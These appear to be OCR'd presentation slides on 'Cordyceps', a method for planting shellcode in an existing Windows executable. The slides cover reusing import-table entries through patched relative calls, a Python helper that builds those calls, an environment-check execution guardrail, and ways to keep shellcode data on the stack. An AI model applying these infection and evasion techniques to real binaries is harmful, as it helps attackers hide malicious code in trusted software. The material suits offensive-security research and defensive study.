
IAT Call

6 bytes



```
0000000140001017    FF15 63100000    call qword ptr ds:[<&MessageBoxW>]
```

0x140001**017 + 0x1063 - 6 =** 0x140002**080**



Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1ABC	KERNEL32.dll	15	FALSE	2970	0	0	2B24	2000
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1AF4	VCRUNTIME140...	5	FALSE	2A00	0	0	2BA2	2090

USER32.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
2080	MessageBoxW	-	2B32	2B32	-	28B

0x140002**080**

Cordyceps

IAT Reuse

Cordyceps: IAT reuse


IAT reuse:

- Goal: Get rid of PEB_WALK
- Solution: Relative call to IAT

Problem:


- MASM doesnt support relative call's
- Solution: Patch shellcode in the infected binary

Cordyceps: IAT reuse




```
int main()
{
    // Execution Guardrail: Env Check
    wchar_t envVarName[] = {'U','S','E','R','P','R','O','F','I','L','E', 0};
    wchar_t tocheck[] = {'C',':','\\','U','s','e','r','s','\\','h','a','c','k','e','r', 0}; // L"C:\\Users\\hacker"
    WCHAR buffer[1024];  // NOTE: Do not make it bigger, or we have a   chkstack() dependency!
    DWORD result = ((DWORD(WINAPI*)(LPCWSTR, LPWSTR, DWORD))GetEnvironmentVariableW)(envVarName, buffer, 1024);
    if (result == 0) {
        return 6;
    }
```

Cordyceps: IAT reuse




```
_DATA   SEGMENT
COMM    dobin:QWORD
_DATA   ENDS
PUBLIC  main
PUBLIC  mystrcmp
EXTRN   __imp_GetEnvironmentVariableW:PROC
EXTRN   __imp_VirtualAlloc:PROC
```



```
; Line 11
    mov r8d, 1024                   ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    call    QWORD PTR __imp_GetEnvironmentVariableW
    mov DWORD PTR result$[rsp], eax
```

Cordyceps: IAT reuse



```
_DATA   SEGMENT
COMM    dobin:QWORD
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PUBLIC  main
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EXTRN   __imp_GetEnvironmentVariableW:PROC
EXTRN   __imp_VirtualAlloc:PROC
```






```
_DATA   SEGMENT
COMM    dobin:QWORD
_DATA   ENDS
PUBLIC  main
PUBLIC  mystrcmp
~~EXTRN   __imp_GetEnvironmentVariableW:PROC~~
EXTRN   __imp_VirtualAlloc:PROC
```




```
; Line 11
    mov r8d, 1024                   ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    call    QWORD PTR __imp_GetEnvironmentVariableW
    mov DWORD PTR result$[rsp], eax
```



```
; Line 11
    mov r8d, 1024                   ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```


Cordyceps: IAT reuse



Cordyceps: IAT reuse


- Find RVA of placeholder (*\xd8\x4a\xcc\x09\x26\x9e*)
- Find RVA of IAT entry (*GetEnvironmentVariableW()*)
- Create relative "call" instruction
- Replace placeholder with "call" instruction

Note: This is not IAT hooking, its normal IAT usage




```python
def assemble_and_disassemble_jump(current_address: int, destination_address: int) -> bytes:
    # Calculate the relative offset
    # For a near jump, the instruction length is typically 5 bytes (E9 xx xx xx xx)
    offset = destination_address - current_address
    ks = Ks(KS_ARCH_X86, KS_MODE_64)
    encoding, _ = ks.asm(f"call qword ptr ds:[{offset}]")
    machine_code = bytes(encoding)
    return machine_code
```

Cordyceps: IAT reuse




```
; Line 11
    mov r8d, 1024                   ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    call    QWORD PTR __imp_GetEnvironmentVariableW
    mov DWORD PTR result$[rsp], eax
```



```
; Line 11
    mov r8d, 1024                   ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```

Replaced



```
00000001400012F0   41:B8 00040000   mov r8d,400                              exe_common.inl:295
00000001400012F6   48:8D5424 70     lea rdx,qword ptr ss:[rsp+70]            rdx:pre_c_initialization+B4
00000001400012FB   48:8D4C24 28     lea rcx,qword ptr ss:[rsp+28]
0000000140001300   FF15 020D0000    call qword ptr ds:[<&GetEnvironmentVari  exe_main.cpp:15
```

RVA of call address + RVA IAT = call with offset

Demo SuperMega UI


- Templates

Cordyceps

.rdata Reuse


Problem: Shellcode Data Reference

Shellcode is code only
How to handle data? (function call arguments)



```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

Problem: Shellcode Data Reference



```
wchar_t kernel32_dll_name[] = { 'k','e','r','n','e','l','3','2','.','d','l','l', 0 };
```


Instruct compiler to push data on stack

```
mov     eax, 107                                ; 0000006bH k
mov     WORD PTR kernel32_dll_name$[rsp], ax
mov     eax, 101                                ; 00000065H e
mov     WORD PTR kernel32_dll_name$[rsp+2], ax
mov     eax, 114                                ; 00000072H r
mov     WORD PTR kernel32_dll_name$[rsp+4], ax
mov     eax, 110                                ; 0000006eH n
mov     WORD PTR kernel32_dll_name$[rsp+6], ax
mov     eax, 101                                ; 00000065H e
mov     WORD PTR kernel32_dll_name$[rsp+8], ax
mov     eax, 108                                ; 0000006cH l
mov     WORD PTR kernel32_dll_name$[rsp+10], ax
```

Problem: Shellcode Data Reference

Or, alternatively:

- Interleave data in code
- Jump over it



